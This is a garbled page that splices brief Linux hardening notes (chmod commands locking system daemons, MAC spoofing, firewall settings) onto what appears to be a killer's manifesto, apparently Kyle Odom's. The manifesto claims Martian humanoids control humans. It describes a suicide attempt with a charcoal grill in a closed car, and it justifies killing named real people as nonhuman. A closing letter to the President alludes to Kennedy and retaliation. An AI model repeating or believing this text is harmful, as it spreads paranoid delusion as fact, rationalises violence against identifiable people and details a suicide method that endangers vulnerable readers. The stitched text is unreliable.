# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/bluetoothd ;`
- `chmod -R 000 /sbin/bluetoothd ;`
- `chmod -R 000 /usr/bin/bluetoothd ;`
- `chmod -R 000 /usr/sbin/bluetoothd ;`



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Bookmarks

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/cupsd ;`
- `chmod -R 000 /sbin/cupsd ;`
- `chmod -R 000 /usr/bin/cupsd ;`
- `chmod -R 000 /usr/sbin/cupsd ;`

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /bin/ssh-agent ;`
- `chmod -R 000 /sbin/ssh-agent ;`
- `chmod -R 000 /usr/bin/ssh-agent ;`
- `chmod -R 000 /usr/sbin/ssh-agent ;`

# chmod -R 000 Lock / 777 Unlock

- `sudo -i ; / su root ;`
- `chmod -R 000 /etc/avahi`
- `chmod -R 000 /etc/avahi-daemon ;`
- `chmod -R 000 /etc/default/avahi-daemon ;`
- `chmod -R 000 /etc/default/avahi ;`



# Spoof The Mac And DNS

- Spoofed Mac Address : F4:F4:F4:F4:F4:F4
- DNS : 45.60.1.1 / 8.8.8.8 / 1.1.1.1 ...
- Luks For Drive Encryption and 2 BIOS Passwords For The SSD System ...
- Computer And User Names are (usr) ...
- Disabling ICMP Echo Ping Optional ...



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Thumbnails



Reviews



Bookmarks

# Gufw Firewall of Choice

- In Kubuntu\*org sudo -i / apt get update / upgrade / install gufw ...
- Gufw > Public > Incoming > Rejected ...
- Now Incoming is set to REJECTED !!!
- Limited Driver Mode CTRL-ALT-ESCAPE ...
- CLI Mode CTRL-SHIFT-BACKSPACE ...
- Ctlr-Alt-T > dissenter-browser / firefox ...

### Who is Kyle Odom?

Born and raised in North Idaho. Grew up in a loving family. Joined the Marine Corps after high school. Developed an interest in science. Went to school for a degree in Biochemistry. Won numerous scholarships and awards. Graduated Magna Cum Laude then got invited to a prestigious university to work on genetics.

Check my personal documents.

As you can see, I'm pretty smart. I'm also 100% sane, 0% crazy.

### Why did he do it?

My life was ruined. Ruined by an intelligent species of amphibian-humanoid from Mars. I wish I was joking, keep reading.

- They were here long before we ever existed.
- Their technology is *millions* of years more advanced than ours. I've seen them do things that defy all comprehension.
- They have a massive breeding stock of humans, which they breed and control from birth. They use these 'humans' to live vicarious lives among us. They appear to be completely normal because they're good at imitating human behavior. (See Martian Technology for an explanation on this)
- The actual Martians live deep underground here and inside of the moon.
- They take control of 'wild' human beings and use them as sex slaves. Don't believe me? Ask President Obama to take a lie detector test on this one.
- They tried to take me, but they were unable to control my mind. They've been following me ever since.
- I tried everything to get my life back. I begged, bargained, and I threatened.
- Everything I tried to do was sabotaged.
- I attempted suicide twice, but they stopped me both times.
- My last resort was to take actions that would bring this to the public's attention.

**Read My Story to learn what happened to me and why they targeted me.**

# My Story

SPRING 2014 - Moscow, ID

Everything started while I was at University of Idaho. Spring 2014 was my final semester and I was taking a heavy course load (see Transcript). I was very stressed due to the intensity of my schedule, so I searched for a way to cope. I discovered meditation, which seemed to help, so it became part of my daily routine. As I learned more about meditation, I became interested in consciousness and our ability to affect it. I kept working on my meditation techniques and began achieving extreme states of consciousness.

This continued until I encountered another being through meditation. It happened one night in February 2014 and it was the most profound experience I've ever had. I was lying in bed meditating then suddenly left my physical body. I entered a space that was completely dark and had no awareness of my physical boundaries/orientation. I felt very peaceful there until a blue light began to approach me. As the blue light got closer, I realized it was another being. Once I was in the being's presence, I felt an immediate sense of wrongdoing. It felt like I was being told "YOU SHOULDN'T BE HERE!" I instantly conceded and felt guilty, then I began to distance myself from the being. This had an impact on them and seemed to change their mind about me. The moment I began to distance myself from the being, I became overwhelmed by a feeling I can only describe as unconditional love. During this part of the experience, our minds became connected and I saw that the being was female. I then began to feel the most euphoric, comforting, and blissful feelings I have ever felt. It was incredibly powerful and life-altering.

Next thing I knew, I woke up. I had tears in my eyes and I couldn't get out of bed. I felt a profound sense of loss like I had just lost someone close to me. It was very painful. A few minutes later, the experience left my mind (against my will) and I went about my day. After that, I had no urge to meditate at all. Every time I even



thought about meditation, the thought was stripped from my mind. When I finally did try meditating again, I was unable to achieve anything. I didn't think much of it at the time, but I knew it wasn't going to improve. Ultimately, I decided to give up on meditation and just focus on my classes.

The remainder of the semester became exceedingly easy for me. It felt like I had tapped into some kind of power. I was exerting no mental effort even though the classes had been extremely difficult before. I also began to have complex thoughts and a depth of understanding I had never reached before.

About a month later, I started interviewing at the graduate schools I had applied to. Shortly after the interviews were done, I started receiving offers. I decided to accept the offer from Baylor College of Medicine to work on a PhD in Human Genetics. I was very excited about the opportunity to work at such a prestigious university. The future looked bright and I couldn't wait to get started.

JUL 2014 - OCT 2014 - Houston, TX

Everything changed once I started the program. The moment I arrived, I could see flaws in every professor's research. My mind was so expanded that I could instantly understand the implications of entire research projects. Because of this, I was able to see weaknesses in all the available projects. This caused me to become very concerned about what I was doing and I felt like I was wasting my time. I voiced my concerns to my advisor and he casually brushed them aside. He told me "Just have fun, it'll be fun". I kept trying to get motivated, but things continued to get worse. I started seeing flaws in the foundations of Genetics and other fields. It got to the point where I couldn't stop thinking about them. To make things worse, no one else seemed to care, which really bothered me. All these issues made it impossible for me to continue, so I decided to leave.

The day after I decided to leave, my life became a living hell. I couldn't sleep and my mind felt sapped. I was entirely at peace with my decision, so I knew something strange was happening to me. After a few days of this, two of the graduate students began reaching out to me. [REDACTED] and [REDACTED]. I barely knew them, so it seemed unusual they would contact me. When I went to see them, they both kept pointing their finger at me saying "pew pew" like they were shooting a gun. They did this over and over and I kept wondering what their problem was. (Months after I left Houston, I was told that [REDACTED] and [REDACTED] were not human. They were tasked with making me into "the next school shooter" as they called it. I imagine this is why many of our school shootings take place.)

Anyway, things slowly improved after I stopped talking with [REDACTED] and [REDACTED] but I was mentally exhausted. I tried to figure out what to do with my life, but I could hardly think. Eventually, I left Texas and started applying for jobs all over the country. A few months later, things took a strange turn.

OCT 2014 - AUG 2015 - CDA, ID

In Spring 2015, I finally secured an interview with a food company. I thought I was about to get something going with my life, but I was wrong. I couldn't sleep *at all* the night before my interview. I literally stayed awake the entire night, which had never happened to me before. I looked unrecognizable in the mirror the next morning and my mind felt sapped worse than it had in Houston. Needless to say, the interview didn't go well. I couldn't think and I had extreme difficulty with normal conversation. After the interview was over, I suddenly felt fine AND looked perfectly normal... I slept great that night then made my way to the airport the next morning.

This is where the story gets weird. On the plane ride back home, my seat was taken. I asked the flight attendant and she directed me to a new seat. Once I sat down, an older gentleman in front of me kept glancing back until he got my attention. As he kept looking back, my head began to hurt and tingle. The moment

my head began to hurt, his lips curled up into this evil looking smile. The pain and tingling in my head continued for the rest of the flight and got more intense as time went on. Every time I felt it, the man would start taking notes in a notepad. About halfway through the flight, someone else in front of me held up a newspaper that said "Psychic Reading" for like 5 minutes straight. It was blatantly obvious they were doing something to me, but I didn't know what. Once we landed, the older gentleman kept showing me his TracFone as if to say "Get one of these".

I had applied to several government agencies before this happened, so I thought this might be their way of contacting me. Out of curiosity, I decided to go and buy a TracFone. I checked it every day to see if anyone messaged or called. About a month later, I got a text message from a man named John Padula. He invited me to come to church at The Altar. It seemed like a strange place to be recruiting for government jobs, but I went anyway. After I got there and went inside, something felt very wrong. I felt as if my life was in danger and I became so uncomfortable I had to leave.

A couple days later, I started receiving text messages from Tim Remington. At first they were innocuous bible messages, but then he started threatening me. He sent messages talking about 'their power' and other things. He did all of this through bible verses so it would not look suspicious. I ignored everything until he sent one final text message, which simply said 'angels'. I thought nothing of it until helicopters started flying around my house all day and all night. At this point, I knew I was in trouble. I knew I needed to contact them, so I made an appointment to meet John Padula for coffee. Little did I know, he had no intention of meeting me.

After making the appointment to meet John, something very bizarre happened. I received the most unnatural [REDACTED] I've ever had. It felt like someone was manually pumping blood into my [REDACTED] I don't know how else to describe it. Immediately after that, a song began playing in my mind. The lyrics went: "Sister sister, he's just a plaything. We wanna make him stay up all night." I had never heard

this song before and I had no idea what it meant. I tried to ignore it and kept searching for jobs. A few minutes later, the song quit playing.

Nothing else happened until I tried to go to sleep that night. As soon as I got into bed, the song started again. "Sister sister, he's just a plaything. We wanna make him stay up all night." As it turned out, they weren't kidding. I got literally zero minutes of sleep that night. Every time I started to drift off, I was woken up violently then the song would play.

When the sun came up, I gave up on trying to sleep and got out of bed. I was relieved at first because the song had quit playing. I thought the torture was over until a voice entered my mind. The voice said: "You're going to be uncomfortable, all you have to do is breathe". I sat there wondering what this meant until the voice spoke again. It told me I was going to: "...be sacrificed like Jesus and get beheaded." This threw me into a complete panic. My heart began racing and I started to have a mental breakdown.

A few minutes later, some man knocked on my door. I answered and he gave me a pamphlet talking about "The Sacrifice of Jesus". My mind started racing out of control and I became completely delirious. I thought for sure I was going to die. My thoughts shifted to my family, and all I could think about was seeing them again. They were in Albuquerque at the time, so I decided to buy a one-way ticket there.

When I reached the Spokane airport, my panic subsided. Everything was fine until I got on the plane to Albuquerque. I sat next to this huge man who kept telling me (telepathically) that he was going to crash the plane. Every time after he spoke he would sniff emphatically. I didn't know what to do, so I just sat there trying to stay as calm as possible. The 'man' became angry about this and started touching my leg. The second he touched me, I could feel him inside my mind. This caused me to panic until I was on the verge of causing a scene. Before I did anything, he told me to calm down and said: "You did a great job. You passed! Go enjoy your family. We have



a job waiting for you when you get back." I thanked him and felt slightly relieved, but I had no intention of contacting him at all. My only thought was to get as far away from him as possible.

After getting off the plane, I headed to the baggage claim. A huge group of them surrounded me there. I watched them cautiously, then they all began sniffing at me. (The sniff is something they do all the time. I think it has something to do with dominance.) When I finally got my bag, I left the airport as fast as I could. My parents were right outside waiting to pick me up. I was so happy to see them again. I gave them big hugs and told them how much I loved them. This was my last happy moment in Albuquerque, however. They followed us everywhere we went after that. Whenever I saw one, they would sniff at me to let me know it was them. They would also smile, laugh, and stick their tongues out.

As time went on, they started coaxing me to go outside alone. I was scared to death they would kill me, so I refused. Eventually, they threatened to harm my family, which caused me to give in to them. I told them I would do whatever they want if they left my family alone. They responded by saying "Go to church." I knew they meant The Altar, so I agreed to go when I got back.

When I went to The Altar for the first time, the people acted very strange. It was unhuman. As I walked into the sermon room, everyone stared at me and began sniffing emphatically. Needless to say, I was scared as hell, but I took a seat. When the service began, a man came and sat down next to me. After he sat down, I began smelling something. It was a smell I had never smelt before. The only thing I can compare it to is a reptile and vinegar. After smelling it, I became very uncomfortable. I tried to remain calm and just sat there quietly until the service was over. When the service ended, they said: "You can leave now". After that, I knew I wasn't dealing with the government anymore. I realized that whoever I was dealing with was extraterrestrial, so I became very scared.

I received no further instructions from them after that, so I began applying for jobs again. Even though I had done exactly as I was told, they still followed me everywhere I went. As time went on, they started harassing me day and night. I began to hear voices more often and I began to hallucinate things that I knew weren't real. They also started playing with me sexually. Both the males and the females would play out their sexual fantasies in my mind. This came with random and uncontrollable [REDACTED] as well as extreme [REDACTED] stimulation. (See Brain & Behavior & Martian Tech)

The harassment continued for weeks and intensified as time went on. I did my absolute best to maintain my sanity and tried to avoid them. This worked for a while, but eventually I had a huge meltdown. One day, I was in the bakery at Safeway when I got surrounded by a bunch of old men. Some of them looked at me and sniffed, so I knew it was them. They started stimulating my [REDACTED] and [REDACTED] simultaneously, then they spoke aggressively. They said:

*"Humans are nothing more than the result of a successful genetic experiment."*

*"You are a threat to the way these people think and you can no longer be free in society."*

*"Your life is over"*

*"You are nothing but a toy. Your purpose now is to suck ([REDACTED])."*

They continued to say other explicit things that were so obscene I won't repeat them here. Before they finished talking, I became enraged. It took every ounce of willpower I had not to kill them. I left the store and tried to calm down but it only got worse. The rest of the night they continually stimulated [REDACTED] and I couldn't stop [REDACTED]. It got to the point where I was in serious pain. They finally stopped after I broke down and became completely distraught. I knew I couldn't take any more, so I attempted suicide. I filled a charcoal grill with lit coals, put it in my car and rolled up the windows. I reclined my seat, laid there calmly, then fell

asleep. I should have died but they woke me up in an *extreme* panic, which caused me to get out of the car.

As I slowly regained consciousness, I felt very upset to still be alive. I had no clue where to go at that point, so I decided to check myself into the VA. They shipped me straight to the mental ward and I was admitted. Nothing improved while I was there. The medication they gave me did absolutely nothing. I just sat there surrounded by a bunch of psychotic people and became exasperated. I knew their goal was to ruin my life by making me into a crazy person. I became determined not to let that happen and I started fighting back.

After leaving the VA, everything I tried to do with my life was sabotaged. They didn't want me dead, but they also weren't going to let me live. In desperation, I went back to The Altar to ask them what they wanted from me. I didn't know what else to do...

*(Before I tell you their reply, I need to make an important caveat here. I had endured so much abuse by this time that I was numb to them. The details of what they've done to me aren't essential to the story, so I won't include them here. If you want to know more about what I've been through, or more about them, write me. Just realize I've been tortured more than a POW.)*

Their response was: "We want you as our sex slave." Thinking they were serious, I sat there waiting for them to do something. All they did was say: "Keep coming to church", so I did. After a few more services, I found myself talking to Tim Remington face to face. He was telling me that I should consider becoming a minister. We were in mid conversation when he suddenly revealed himself to me. I have no clue how he did it, but it looked as if his human face became his real face. It happened for only 1-2 seconds, but I was able to draw a sketch of what I saw. His eyes really stood out so they captured my attention. They were huge and bulging, the eyelids were darker green, and the irises were yellow/brown with slit pupils. After witnessing this, nothing else happened. I continued attending The Altar for a few more services waiting for them to do something. They did nothing except for tell

me to "submit" and "surrender". I had no clue what they meant, so I left the church and never went back.


AUG 2015 - PRESENT TIME - CDA, ID

After leaving The Altar, they gave me some breathing room. They held back on their harassment and I began to recover. I decided to make one final attempt at a normal life by pursuing a career as a pharmacist. I started taking classes at NIC to finish up the pre-req's I needed. I also started volunteering at a local pharmacy. Unfortunately, they followed me to school. There were several of them in every class I took. They made it impossible for me to study, and they continually harassed me especially while I took tests. Even with all of this going on, I still somehow managed to get an A- in A&P during the fall semester.

Sadly, my success was short lived. The pressure this semester (Spring 2016) is FAR too intense. Every time I go to class, they start manipulating my brain until I go into a blind rage. Sometimes they suppress my brain until I begin to blackout. They also manipulate my heart rate and flood my body with adrenaline over and over again making me extremely uncomfortable. The females stimulate [REDACTED] when they are close, and the males stimulate [REDACTED]. It's incredibly exhausting.

I struggled to pass my tests so they couldn't blame this on me failing out of school. I want to continue, but I simply cannot. Every moment I spend in the classroom is absolute torture. The classes themselves are extremely difficult *without* all this added pressure. The worst part is I received an interview for ISU's pharmacy program (see personal documents). Since I cannot continue with the classes, there is no reason to go to the interview. My chance at a normal life has been ruined. They've also been depriving me of sleep, so I don't have the strength to continue.

I was too smart for my own good, so they decided to remove me from society. They were worried I might change the way other people think, which could lead to





problems. Problems in the form of scientific revolutions. If we get much smarter as a species, we are going to become a threat to their existence.

If you talk to me in person, you will see that I'm not crazy at all. The Martians are just so good at hiding in plain sight that no one would know they exist unless they revealed themselves. They are able to fool us so well that what I'm saying sounds impossible. However, they are 100% real. Realize their technology is *millions* of years more advanced than ours. Think about that for a second. Think about the advancement we have made in the last 100 years. Once you've done that, try to imagine what *millions* of years of technology would look like.

The President is well aware of them, which is why I wrote him a personal letter. I hope he does something about it. I have done nothing wrong to deserve what's happened to me. I tried literally everything to find a job, and they sabotaged me at every corner. Initially, I thought the right thing to do was kill myself. After attempting suicide twice, it became clear they weren't going to let me die easy.

My last resort was to take actions to bring this to the public's attention. I hope something good comes of it. Just realize that I'm a good person, and I'm completely innocent. Also realize that the 'people' I killed are not what you think. (Read Martian Technology to understand)

To make it very clear, Tim & John were NOT wild human beings.

Wild Humans = normal people like you and I.

Tim and John = minds were controlled from birth by Martians.

It's hard to imagine I know. Nonetheless, it's all true. Why would I give up a career as a pharmacist to do this?

I left out many details from my story. I wanted to write only the most critical events in order to make it coherent. If you want to know more, like how I discovered there are multiple species of them, feel free to write me.

## Q&A

Why would aliens hide in a church?

Same reason terrorists hide in Mosques. If you're doing very bad things and you want to avoid getting caught, you will put up a front to make yourself look like a good person.

How do you know about their technology?

I have seen them use it, and they have talked to me about it. This was how I learned about their breeding stock of remote control humans. Physically, their humans are no different than us, they just lack a mind of their own.

Why would they tell you so much?

They value me because I'm smart. They were also very confident they could take control of my mind. Turns out they couldn't. Anyway, in the interim, some of us developed a personal relationship. They are very arrogant, so they told me much more than they should have. This allowed me to understand some of the things they can do.

What else have you seen?

I have seen them make things appear out of nowhere. One time I was sitting on a couch and a dollar bill appeared on my lap. Another time while driving, they made a paper bag appear in my passenger seat. They used random unsuspecting items so no one would think anything of it. I was alone both times this happened.

I'm pretty sure they can pop in and out of this dimension based on other things I've seen. I'm also pretty sure they can overlap our reality with an alternate dimension. I say this because I have gone into stores (where I know the employees) and suddenly there are all new employees who I've never seen before.

Some of the other things I've seen are so strange I literally cannot describe them. This all makes sense though. Their technology is millions of years ahead of ours, so it *should* be incomprehensible to us.

Why did they target you?

They started following me after I encountered the being through meditation. Since my mind was so expanded from the experience, they deemed me a threat to the rest of society. They thought I would change the way people think, so they decided to remove me from society.

I began to have profound thoughts about Genetics while I was at graduate school, which is another factor. If certain ways of thinking are allowed to exist, revolutions will take place. They could not afford for us to have a revolution in Genetics. If we did, we could eliminate diseases, cancers, and many other things that plague us. They need us to remain ignorant and continue struggling, otherwise we will become a threat to them.



(This will not make sense unless you are the President or one of his close friends. If this doesn't pertain to you, please ignore it)

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Mr. President,

- I want to thank you for your sacrifice to this country.
- It's very upsetting to hear you talk about the things they do to you. Why do you let them?
- I suppose you have no other choice.
- I've been struggling with them myself for over a year now.
- I had nothing to lose, so I chose this instead. I could never tolerate that much abuse.
- I hope you don't take any of their threats too seriously. Everything is a game to them.
- Realize they consider the entire human race a plaything, including you.
- They brag to me about what they do to you.....
- I'm sure you already know, but he doesn't love you. Their brains don't even work that way.
- I don't know you personally, but they've shown me a lot about you. You're an amazing person.
- I hope you stop letting them humiliate you. Why be afraid to retaliate? Kennedy wasn't.
- It's time *someone* took a stand to end this nonsense. Can you think of a better legacy than that?
- What's worse: Having everyone know the reality of the situation, or watching some of our best and brightest become slaves?

I wish you the very best with the remainder of your presidency.

If you're still in there, stay strong!

[https://www.youtube.com/watch?v=61Wm\\_qlVD4Q](https://www.youtube.com/watch?v=61Wm_qlVD4Q)

# Martian Brain & Behavior

I've observed their behavior for almost a year now. Consequently, I've been able to make several deductions about them. The first deduction is based on their primary characteristics, which include:

1. They are hypersexual
2. They are hyperaggressive
3. They are fearful and paranoid

In the human brain, the amygdala is responsible for all of these characteristics. Therefore, Martian's must have an analogous structure, and it must be greatly enlarged. The morphology of their brain is also markedly different than ours. I know this because I've seen what the amphibian-humanoids look like.

The males are *extremely* aggressive. In their society there is only one thing, and that is power. Whoever is the smartest, biggest, and strongest wins. One time, I was talking to a young male who kept trying to intimidate/scare me. He saw that I was still confident in myself and immediately became discouraged. He stopped what he was doing and said "you think you're better than me", then hung his head and walked away. I told him that wasn't true but he wouldn't listen. After this, every time I encountered one of the males in public they would attack me (mentally) until they destroyed my self-esteem. They did this because they are scared to death of my intelligence. The only way they have the confidence to talk with me is if I'm scared for my life or completely despondent.

To the males, everything is black or white. There is no middle ground. They are power hungry megalomaniacs obsessed with control. If they are not 100% in control of every situation, they panic. If something happens they aren't anticipating,


they get very upset. They hate surprises. I know this because I was smart enough to trick them a few times.

To recap, the males are:


- 1) Megalomaniacal
- 2) Obsessed with sex
- 3) Extremely aggressive
- 4) Fearful and paranoid
- 5) Power hungry
- 6) Obsessed with control

Sound familiar? Who else do you know that has these characteristics? If you answered: God from the bible, you are correct. Martians are responsible for the God myth. Martians may have created humans, as they claimed, but they are certainly not Gods themselves. They are just another intelligent species that evolved on a neighboring planet. There is no God. There is no heaven. There is no hell. Earth is as close to heaven as we'll ever get, and we are letting the Martians ruin it. They are going to destroy Earth just like they destroyed Mars if we let them. Our survival rests in their hands for the time being.









Huge eyes that stuck out of the sockets

Yellow/Brown irises

Projecting muzzle with  $\sim 45^\circ$  angled nostrils

Huge mouth

Dark green skin

The only part I really saw well was the eyes

